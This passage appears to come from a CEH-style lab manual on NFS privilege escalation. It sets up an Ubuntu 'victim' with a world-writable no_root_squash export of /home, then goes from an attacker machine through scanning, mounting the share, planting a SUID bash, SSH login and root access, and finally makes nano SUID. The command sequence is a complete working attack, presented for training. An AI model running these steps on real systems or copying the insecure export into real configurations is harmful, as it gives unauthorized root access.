




```
ubuntu@ubuntu-Virtual-Machine:~$ sudo apt-get update
[sudo] password for ubuntu:
Hit:1 http://us.archive.ubuntu.com/ubuntu jammy InRelease
Get:2 http://us.archive.ubuntu.com/ubuntu jammy-updates InRelease [109 kB]
Get:3 http://security.ubuntu.com/ubuntu jammy-security InRelease [110 kB]
Hit:4 http://us.archive.ubuntu.com/ubuntu jammy-backports InRelease
Get:5 http://us.archive.ubuntu.com/ubuntu jammy-updates/main i386 Packages [79.5 kB]
Get:6 http://us.archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [155 kB]
Get:7 http://us.archive.ubuntu.com/ubuntu jammy-updates/main Translation-en [40.7 kB]
Get:8 http://us.archive.ubuntu.com/ubuntu jammy-updates/main amd64 DEP-11 Metadata [53.0 kB]
Get:9 http://us.archive.ubuntu.com/ubuntu jammy-updates/main DEP-11 48x48 Icons [20.0 kB]
Get:10 http://us.archive.ubuntu.com/ubuntu jammy-updates/main DEP-11 64x64 Icons [30.3 kB]
Get:11 http://us.archive.ubuntu.com/ubuntu jammy-updates/main amd64 c-n-f Metadata [2,776 B]
Get:12 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 Packages [105 kB]
Get:13 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted i386 Packages [19.7 kB]
Get:14 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted Translation-en [15.8 kB]
Get:15 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 c-n-f Metadata [456 B]
Get:16 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 Packages [87.5 kB]
Get:17 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe i386 Packages [30.7 kB]
Get:18 http://security.ubuntu.com/ubuntu jammy-security/main amd64 Packages [80.6 kB]
Get:19 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe Translation-en [28.0 kB]
Get:20 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 DEP-11 Metadata [87.0 kB]
Get:21 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe DEP-11 48x48 Icons [33.6 kB]
Get:22 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe DEP-11 64x64 Icons [44.5 kB]
Get:23 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 c-n-f Metadata [1,416 B]
Get:24 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse i386 Packages [1,032 B]
Get:25 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse amd64 Packages [4,192 B]
Get:26 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse Translation-en [900 B]
Get:27 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse amd64 c-n-f Metadata [232 B]
Get:28 http://security.ubuntu.com/ubuntu jammy-security/main i386 Packages [25.9 kB]
Get:29 http://security.ubuntu.com/ubuntu jammy-security/main Translation-en [22.7 kB]
Get:30 http://security.ubuntu.com/ubuntu jammy-security/main amd64 DEP-11 Metadata [6,628 B]
Get:31 http://security.ubuntu.com/ubuntu jammy-security/main amd64 c-n-f Metadata [1,492 B]
Get:32 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 Packages [105 kB]
Get:33 http://security.ubuntu.com/ubuntu jammy-security/restricted i386 Packages [19.4 kB]
Get:34 http://security.ubuntu.com/ubuntu jammy-security/restricted Translation-en [15.7 kB]
Get:35 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 c-n-f Metadata [456 B]
Get:36 http://security.ubuntu.com/ubuntu jammy-security/universe i386 Packages [12.7 kB]
```

5. Now in the terminal type `sudo apt install nfs-kernel-server` and press Enter.

Note: If **Do you want to continue?** question appears enter **Y** and press Enter.



```
ubuntu@ubuntu-Virtual-Machine:~$ sudo apt install nfs-kernel-server
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  app-install-data-partner cpp-9 gcc-10-base gcc-9-base gir1.2-clutter-1.0 gir1.2-clutter-gst-3.0
  gir1.2-cogl-1.0 gir1.2-cogl-pango-1.0 gir1.2-gnomebluetooth-1.0 gir1.2-gtkclutter-1.0
  gnome-getting-started-docs gnome-screenshot ippusbxd libamtk-5-0 libamtk-5-common libasans5
  libboost filesystem1.71.0 libboost iostreams1.71.0 libboost locale1.71.0 libboost thread1.71.0
  libbrlapi0.7 libcamel-1.2-62 libcbor0.6 libcdio18 libcmis-0.5-5v5 libdpkg-perl libedataserver-1.2-24
  libedataserverui-1.2-2 libfile-fcntllock-perl libfuse2 libgcc-9-dev libgupnp-1.2-0 libhandy-0.0-0
  libheimbase1-heimdal libhogweed5 libicu66 libidn11 libisyl22 libjson-c4 libjuh-java libjurt-java
  liblibreoffice-java libllvm12 liblua5.2-0 libmpdec2 libmysqlclient21 libneon27-gnutls libnettle7
  libnfs-3g883 libobjc-9-dev libomp5-10 liborcus-0.15-0 libperl5.30 libphonenumber7 libpoppler97
  libprotobuf17 libpython3.8 libpython3.8-minimal libpython3.8-stdlib libqpdf26 libraw19
  libreoffice-style-tango libridl-java libroken18-heimdal libsane libsnmp35 libstdc++-9-dev
  libtepl-4-0 libtracker-control-2.0-0 libtracker-miner-2.0-0 libtracker-sparql-2.0-0
  libunoloader-java libvpx6 libwebp6 libwind0-heimdal libwmf0.2-7 libxmlb1
  linux-headers-5.13.0-40-generic linux-headers-generic-hwe-20.04 linux-hwe-5.13-headers-5.13.0-40
  linux-image-5.13.0-40-generic linux-image-generic-hwe-20.04 linux-modules-5.13.0-40-generic
  llvm-10-tools ltrace lz4 mysql-common perl-modules-5.30 popularity-contest python3-entrypoints
  python3-requests-unixsocket python3-simplejson python3.8 python3.8-minimal syslinux syslinux-common
  syslinux-legacy ure-java vino xul-ext-ubufox
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  keyutils libevent-core-2.1-7 nfs-common rpcbind
Suggested packages:
  open-iscsi watchdog
The following NEW packages will be installed:
  keyutils libevent-core-2.1-7 nfs-common nfs-kernel-server rpcbind
0 upgraded, 5 newly installed, 0 to remove and 8 not upgraded.
Need to get 572 kB of archives.
After this operation, 2,017 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```

6. In the terminal type **sudo nano /etc/exports** and press **Enter** to open **/etc/exports** file.

Note: **/etc/exports** file holds a record for each directory that user wants to share within a network machine.

The screenshot shows a terminal window on an Ubuntu desktop environment. The terminal title is "Terminal" and the prompt is "ubuntu@ubuntu-Virtual-Machine: ~". The window displays the following text:

```
Setting up nfs-common (1:2.6.1-1ubuntu1) ...
Creating config file /etc/idmapd.conf with new version
Creating config file /etc/nfs.conf with new version
Adding system user 'statd' (UID 130) ...
Adding new user 'statd' (UID 130) with group 'nogroup' ...
Not creating home directory '/var/lib/nfs'.
Created symlink /etc/systemd/system/multi-user.target.wants/nfs-client.target → /lib/systemd/system/nfs-client.target.
Created symlink /etc/systemd/system/remote-fs.target.wants/nfs-client.target → /lib/systemd/system/nfs-client.target.
auth-rpcgss-module.service is a disabled or a static unit, not starting it.
nfs-idmapd.service is a disabled or a static unit, not starting it.
nfs-utils.service is a disabled or a static unit, not starting it.
proc-fs-nfsd.mount is a disabled or a static unit, not starting it.
rpc-gssd.service is a disabled or a static unit, not starting it.
rpc-statd-notify.service is a disabled or a static unit, not starting it.
rpc-statd.service is a disabled or a static unit, not starting it.
rpc-svcgssd.service is a disabled or a static unit, not starting it.
rpc_pipefs.target is a disabled or a static unit, not starting it.
Var-lib-nfs-rpc_pipefs.mount is a disabled or a static unit, not starting it.
Setting up nfs-kernel-server (1:2.6.1-1ubuntu1) ...
Created symlink /etc/systemd/system/nfs-client.target.wants/nfs-blkmap.service → /lib/systemd/system/nfs-blkmap.service.
Created symlink /etc/systemd/system/multi-user.target.wants/nfs-server.service → /lib/systemd/system/nfs-server.service.
nfs-mountd.service is a disabled or a static unit, not starting it.
nfsdcl.d.service is a disabled or a static unit, not starting it.
Creating config file /etc/exports with new version
Creating config file /etc/default/nfs-kernel-server with new version
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for libc-bin (2.35-0ubuntu3) ...
ubuntu@ubuntu-Virtual-Machine: ~$ sudo nano /etc/exports
```

7. A nano editor window appears, in the window type **/home *(rw,no_root_squash)** and press **Ctrl+S** to save it and **Ctrl+X** to exit the editor window.

Note: **/home *(rw,no_root_squash)** entry shows that **/home** directory is shared and allows the root user on the client to access files and perform **read/write** operations. * sign denotes connection from any host machine.

Activities Terminal May 18 00:36

```
GNU nano 6.2 /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#           to NFS clients. See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes    hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4      gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/home *(rw,no_root_squash)
```

[Wrote 11 lines]

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo
^X Exit ^R Read File ^A Replace ^U Paste ^J Justify ^I Go To Line M-E Redo

8. We must restart the nfs server to apply the configuration changes.

9. In the terminal, type `sudo /etc/init.d/nfs-kernel-server restart` and press Enter to restart NFS server.

Activities Terminal May 18 00:37

```
ubuntu@ubuntu-Virtual-Machine: $ sudo /etc/init.d/nfs-kernel-server restart
Restarting nfs-kernel-server (via systemctl): nfs-kernel-server.service.
ubuntu@ubuntu-Virtual-Machine: $
```

10. We have successfully configured the NFS server in the victim machine.
11. Click **CEHv12 Parrot Security** to switch to **Parrot Security** machine and launch a terminal window.
12. In the terminal window, type **nmap -sV 10.10.1.9** and press **Enter**, to perform an Nmap scan.

```
[attacker@parrot:~] $ nmap -sV 10.10.1.9
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-18 00:38 EDT
Nmap scan report for 10.10.1.9
Host is up (0.042s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs_acl 3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.05 seconds
[attacker@parrot:~] $
```

13. We can see that the port **2049** is open and nfs service is running on it.
14. In the terminal window, type **sudo apt-get install nfs-common** and press **Enter**.

Note: In the [sudo] password for attacker field, type **toor** as a password and press **Enter**.

Note: If **Do you want to continue?** question appears enter **Y** and press **Enter**.

The screenshot shows a terminal window titled "Parrot Terminal" running on the Parrot OS desktop environment. The user is executing the command `sudo apt-get install nfs-common`. The terminal output indicates that the system is reading package lists, building a dependency tree, and determining the state information. It then lists the additional packages to be installed: libnfsidmap2 and rpcbind. It also suggests open-iscsi and watchdog as optional packages. The user is prompted to confirm the installation with "Do you want to continue? [Y/n] Y". The terminal then shows the download of three packages from mirrors.clarkson.edu and mirror.0xem.ma, totaling 316 kB. Finally, it shows the unpacking and selecting of the previously unselected packages: rpcbind (1.2.5-9), libnfsidmap2:amd64 (0.25-6), and nfs-common (1:1.3.4-6).

15. Now type **showmount -e 10.10.1.9** and press **Enter**, to check if any share is available for mount in the target machine.

Note: If you receive **clnt_create: RPC: Program not registered** error, switch to **Ubuntu** machine:

Restart the Ubuntu machine.

After reboot, restart the nfs services by typing **sudo /etc/init.d/nfs-kernel-server restart** in Ubuntu machine and press **Enter** in the terminal.

Switch to **Parrot Security** machine and run step **15** again.

The screenshot shows a terminal window titled "Parrot Terminal" running on a Parrot OS desktop environment. The terminal displays the output of several system commands:

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Help
rpcbind.service is a disabled or a static unit, not starting it.
Setting up libnfsidmap2:amd64 (0.25-6) ...
Setting up nfs-common (1:1.3.4-6) ...

Creating config file /etc/idmapd.conf with new version
Adding system user `statd' (UID 138) ...
Adding new user `statd' (UID 138) with group `nogroup' ...
Not creating home directory `/var/lib/nfs'.
Created symlink /etc/systemd/system/multi-user.target.wants/nfs-client.target → /lib/systemd/system/nfs-client.target.
Created symlink /etc/systemd/system/remote-fs.target.wants/nfs-client.target → /lib/systemd/system/nfs-client.target.
nfs-utils.service is a disabled or a static unit, not starting it.
Use of uninitialized value $service in hash element at /usr/sbin/update-rc.d line 26, <DATA> line 45.
update-rc.d: nfs-common is in our deadpool blacklist! YOU SHALL NOT PASS!
insserv: warning: current start runlevel(s) (empty) of script 'nfs-common' overrides LSB defaults (S).
insserv: warning: current stop runlevel(s) (0 1 6 S) of script 'nfs-common' overrides LSB defaults (0 1 6).
Processing triggers for man-db (2.9.4-2) ...
Processing triggers for libc-bin (2.31-13+deb10u2) ...
Scanning application launchers
Removing duplicate launchers or broken launchers
Launchers are updated
[attacker@parrot:~]#
[attacker@parrot:~]# showmount -e 10.10.1.9
Export list for 10.10.1.9:
/home *
[attacker@parrot:~]#
[attacker@parrot:~]#
```

16. We can see that the home directory is mountable.

17. Now, type **mkdir /tmp/nfs** and press **Enter** to create nfs directory.

18. Now, type **sudo mount -t nfs 10.10.1.9:/home /tmp/nfs** in the terminal and press **Enter** to mount the nfs directory on the target machine.

```
(attacker@parrot) [~]
$ mkdir /tmp/nfs
(attacker@parrot) [~]
$ sudo mount -t nfs 10.10.1.9:/home /tmp/nfs
(attacker@parrot) [~]
$
```

19. Type **cd /tmp/nfs** and press **Enter** to navigate to nfs folder.

```
(attacker@parrot) [~]
$ mkdir /tmp/nfs
(attacker@parrot) [~]
$ sudo mount -t nfs 10.10.1.9:/home /tmp/nfs
(attacker@parrot) [~]
$ cd /tmp/nfs
(attacker@parrot) [/tmp/nfs]
$
```

20. Type **sudo cp /bin/bash .** in the terminal and press **Enter**.

21. In the terminal, type **sudo chmod +s bash** and press **Enter**.

The screenshot shows a terminal window titled "Parrot Terminal". The terminal window has a dark background with light-colored text. At the top, there is a menu bar with options: File, Edit, View, Search, Terminal, Help. Below the menu bar, the terminal prompt is "attacker@parrot:~\$". The user has entered the following commands:

```
[attacker@parrot:~]$ mkdir /tmp/nfs  
[attacker@parrot:~]$ sudo mount -t nfs 10.10.1.9:/home /tmp/nfs  
[attacker@parrot:~]$ cd /tmp/nfs  
[attacker@parrot:/tmp/nfs]$ sudo cp /bin/bash .  
[attacker@parrot:/tmp/nfs]$ sudo chmod +s bash  
[attacker@parrot:/tmp/nfs]$ $
```

The terminal window is part of a desktop environment, as evidenced by the window title bar and the taskbar at the bottom.

22. Type **ls -la bash** and press **Enter**.

23. To get the amount of free disk available type **sudo df -h** and press **Enter**.



The screenshot shows a terminal window titled "Parrot Terminal". The terminal content is as follows:

```
|attacker@parrot|~|~|
└$ mkdir /tmp/nfs
└attacker@parrot|~|~|
└$ sudo mount -t nfs 10.10.1.9:/home /tmp/nfs
└attacker@parrot|~|~|
└$ cd /tmp/nfs
└attacker@parrot|~/tmp/nfs|
└$ sudo cp /bin/bash .
└attacker@parrot|~/tmp/nfs|
└$ sudo chmod +s bash
└attacker@parrot|~/tmp/nfs|
└$ ls -la bash
-rwsr-sr-x 1 root root 1234376 May 18 00:54 bash
└attacker@parrot|~/tmp/nfs|
└$ sudo df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            3.9G   0    3.9G  0% /dev
tmpfs           795M  988K  794M  1% /run
/dev/sda1        80G   20G   60G  25% /
tmpfs           3.9G   0    3.9G  0% /dev/shm
tmpfs           5.0M   0    5.0M  0% /run/lock
/dev/sda1        80G   20G   60G  25% /home
tmpfs           795M  68K   794M  1% /run/user/1000
10.10.1.9:/home 78G   12G   63G  16% /tmp/nfs
└attacker@parrot|~/tmp/nfs|
└$
```

24. Now we will try to login into target machine using ssh. Type `ssh -l ubuntu 10.10.1.9` and press Enter.

25. In the Are you sure you want to continue connecting field type yes and press Enter.

The screenshot shows a terminal window titled "Parrot Terminal". The terminal content is as follows:

```
|attacker@parrot|~/tmp/nfs|
└$ ssh -l ubuntu 10.10.1.9
The authenticity of host '10.10.1.9 (10.10.1.9)' can't be established.
ECDSA key fingerprint is SHA256:2jym3JChrFK5xhW5VAeOgvIZzIwVG1ujcaiiY5d8dyQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.1.9' (ECDSA) to the list of known hosts.
ubuntu@10.10.1.9's password:
```

26. In the **ubuntu@10.10.1.9's password** field enter **toor** and press **Enter**.

```
Applications Places System ParrotTerminal
File Edit View Search Terminal Help
[attacker@parrot:~] /tmp/nfs
$ ssh -l ubuntu 10.10.1.9
The authenticity of host '10.10.1.9 (10.10.1.9)' can't be established.
ECDSA key fingerprint is SHA256:2jym3JChrFK5xhW5VAe0gvIZzIwVGlujcraiY5d8dyQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.1.9' (ECDSA) to the list of known hosts.
ubuntu@10.10.1.9's password:
```

27. In the terminal window type **cd /home** and press **Enter**.

```
Applications Places System ParrotTerminal
File Edit View Search Terminal Help
[attacker@parrot:~] /tmp/nfs
$ ssh -l ubuntu 10.10.1.9
The authenticity of host '10.10.1.9 (10.10.1.9)' can't be established.
ECDSA key fingerprint is SHA256:2jym3JChrFK5xhW5VAe0gvIZzIwVGlujcraiY5d8dyQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.1.9' (ECDSA) to the list of known hosts.
ubuntu@10.10.1.9's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-30-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$
```

28. Now, type **ls** and press **Enter**, to list the contents of the home directory.

29. Type **./bash -p**, to run bash in the target machine.

```
Applications Places System 
File Edit View Search Terminal Help
lattacker@parrot:~/tmp/nfs
$ ssh -l ubuntu 10.10.1.9
The authenticity of host '10.10.1.9 (10.10.1.9)' can't be established.
ECDSA key fingerprint is SHA256:2jym3JChrFK5xhW5VAe0gvIZzIwVGlujcaiiY5d8dyQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.1.9' (ECDSA) to the list of known hosts.
ubuntu@10.10.1.9's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-30-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$ ls
bash  ubuntu
ubuntu@ubuntu-Virtual-Machine:/home$ ./bash -p
bash-5.1#
```

30. We have successfully opened a bash shell in the victim machine, type **id** and press **Enter** to get the id's of users.

```
Applications Places System Terminal Help
[attacker@parrot] -(-)
$ ssh -l ubuntu 10.10.1.9
ubuntu@10.10.1.9's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-30-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Last login: Wed May 18 00:56:23 2022 from 10.10.1.13
ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$ ls
bash ubuntu
ubuntu@ubuntu-Virtual-Machine:/home$ ./bash -p
bash-5.1# id
uid=1000(ubuntu) gid=1000(ubuntu) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(ubuntu)
bash-5.1#
```

31. Now type **whoami** and press **Enter** to check for root access.

```
Applications Places System Terminal Help
[attacker@parrot] -(-)
$ ssh -l ubuntu 10.10.1.9
ubuntu@10.10.1.9's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-30-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Last login: Wed May 18 00:56:23 2022 from 10.10.1.13
ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$ ls
bash ubuntu
ubuntu@ubuntu-Virtual-Machine:/home$ ./bash -p
bash-5.1# id
uid=1000(ubuntu) gid=1000(ubuntu) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(ubuntu)
bash-5.1# whoami
root
bash-5.1#
```

32. Now we have got root privileges on the target machine, we will install nano editor in the target machine so that we can exploit root access

33. In the terminal, type **cp /bin/nano .** and press **Enter**.

34. Type **chmod 4777 nano** and press **Enter**.

35. In the terminal, type **ls -la nano** and press **Enter**.

```
Applications Places System Terminal Help
[attacker@parrot:~]$
$ ssh -l ubuntu 10.10.1.9
ubuntu@10.10.1.9's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-30-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Last login: Wed May 18 00:56:23 2022 from 10.10.1.13
ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$ ls
bash  ubuntu
ubuntu@ubuntu-Virtual-Machine:/home$ ./bash -p
bash-5.1# id
uid=1000(ubuntu) gid=1000(ubuntu) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(ubuntu)
bash-5.1# whoami
root
bash-5.1# cp /bin/nano .
bash-5.1# chmod 4777 nano
bash-5.1# ls -la nano
-rwsrwxrwx 1 root root 283144 May 18 01:02 nano
bash-5.1#
```

